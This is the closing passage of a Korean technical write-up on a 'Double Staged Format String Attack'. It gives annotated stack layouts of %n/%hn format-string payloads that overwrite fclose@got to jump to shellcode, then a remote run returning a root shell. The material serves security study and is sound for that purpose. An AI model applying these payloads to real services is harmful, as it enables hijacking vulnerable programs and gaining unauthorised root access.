//            (%8x)         (%8x)         (%8x)         (%8x)

0xbffff760:   ..........    0xbffff804    ..........    ..........
//            (%134520796x)(%n)          (%c)          (%c)

0xbffff770:   0xbffff7c0    ..........    ..........    ..........
//            (%n)          (%24562x)     (%8x)         (%8x)

0xbffff780:   ..........    ..........    ..........    ..........
//            (%8x)         (%8x)         (%8x)         (%8x)

0xbffff790:   ..........    ..........    ..........    ..........
//            (%8x)         (%8x)         (%8x)         (%8x)

0xbffff7a0:   ..........    ..........    ..........    ..........
//            (%8x)         (%8x)         (%8x)         (%8x)

0xbffff7b0:   ..........    ..........    ..........    ..........
//            (%8x)         (%8x)         (%8x)         (%1916x)

0xbffff7c0:   0x0804a00e    ..........    ..........    ..........
//            (%hn)         %8x           %8x           %8x

0xbffff7d0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff7e0:   ..........    ..........    ..........    ..........
```

```
//           %8x          %8x          %8x          %8x

0xbffff7f0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff800:  ..........   0x0804a00c   ..........   ..........
//           %39460x             %hn

................................................................................
```

앞에서 만들어준 fclose@got+2 주소가 있는 자리에서 "%hn" 포맷스트링을 사용했다.
"%hn" 포맷스트링으로 인해 현재까지 출력한 글자의 count인 0x08050804에서 뒤의 2byte(0x0804)가 fclose@got+2에 덮어씌워진다.

```
count = 134587040 (0x0805a2a0)          // 0x08050804 -> 0x0805a2a0
fclose@got (0x0804a00c) = 0x080483e2


0xbffff740:  ..........   ..........   ..........   ..........
//                                    (%8x)        (%8x)

0xbffff750:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff760:  ..........   0xbffff804   ..........   ..........
//           (%134520796x)(%n)         (%c)         (%c)

0xbffff770:  0xbffff7c0   ..........   ..........   ..........
//           (%n)         (%24562x)    (%8x)        (%8x)

0xbffff780:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff790:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff7a0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff7b0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%1916x)

0xbffff7c0:  0x0804a00e   ..........   ..........   ..........
//           (%hn)        (%8x)        (%8x)        (%8x)
0xbffff7d0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff7e0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff7f0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff800:  ..........   0x0804a00c   ..........   ..........
//           (%39460x)    %hn

................................................................................
```

15개의 "%8x"와 "%39460x" 포맷스트링을 사용하여 출력된 글자의 count가 0x0805a2a0가 되었다. count의 뒤 부분을 0xa2a0로 만들기 위한 부분이다.

```
count = 134587040 (0x0805a2a0)
fclose@got (0x0804a00c) = 0x0804a2a0    // 0x080483e2 -> 0x0804a2a0
```

```
0xbffff740:  ..........   ..........   ..........   ..........
//                                     (%8x)        (%8x)

0xbffff750:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff760:  ..........   0xbffff804   ..........   ..........
//           (%134520796x)(%n)         (%c)         (%c)

0xbffff770:  0xbffff7c0   ..........   ..........   ..........
//           (%n)         (%24562x)    (%8x)        (%8x)

0xbffff780:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff790:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff7a0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff7b0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%1916x)

0xbffff7c0:  0x0804a00e   ..........   ..........   ..........
//           (%hn)        (%8x)        (%8x)        (%8x)

0xbffff7d0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff7e0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff7f0:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff800:  ..........   0x0804a00c   ..........   ..........
//           (%39460x)    (%hn)

.........................................................................
```

앞에서 만들어준 fclose@got 주소가 있는 자리에서 "%hn" 포맷스트링을 사용했다.
"%hn" 포맷스트링으로 인해 현재까지 출력한 글자의 count인 0x0805a2a0에서 뒤의 2byte(0xa2a0)가
fclose@got에 덮어씌워진다.

fclose@got에 있는 주소 값이 0x0804a2a0으로 바뀌었다. 0x0804a2a0에는 NOP와 SHELLCODE가
들어있기 때문에, 이제 fclose@plt가 호출되면 SHELLCODE가 실행되어 쉘을 얻을 수 있다.

이론은 모두 성립되었으므로, 바이너리를 xinetd 서비스로 돌려둔 뒤 위에서 제시한 Exploit으로
Remote에서 공격해보자.

```
pwn3r@ubuntu:~/DSFSA$ (./exploit.py ;cat) | nc localhost 7890
id
uid=0(root) gid=0(root)
```

겁나 깔끔하다 :)

물론 지금은 ASLR과 NX가 꺼져있는 상황이기 때문에 간단히 SHELLCODE로 해결할 수 있었지만,
ASLR과 NX가 켜져 있었다면 ROP를 이용해 공격했어야 할 것이다.

이로서 스택에 조작 가능한 값이 없음에도, FSB payload를 이용해 스택에 사용 가능한 인자를
만들고 이를 이용하는 Double Staged Format String Attack이 증명되었다.

—[0x04 Conclusion]

이미 아시는 분들이 계실지도 모르지만, 제가 판단하기에 매우 획기적인 기술인 것 같아
문서화하게 되었습니다. 굳이 "Double Staged Format String Attack"이라고 용어를 만든 이유는
"이건 대박기술이다" 이런 의미로서 한 것이 아니라 단지 편의를 위해서입니다 :)

읽으신 분들은 이 기술을 이용해 간지나는 Format String Exploit을 작성해보시길 바라며,
문서화를 허락해주신 mongii형님께 감사 드립니다.
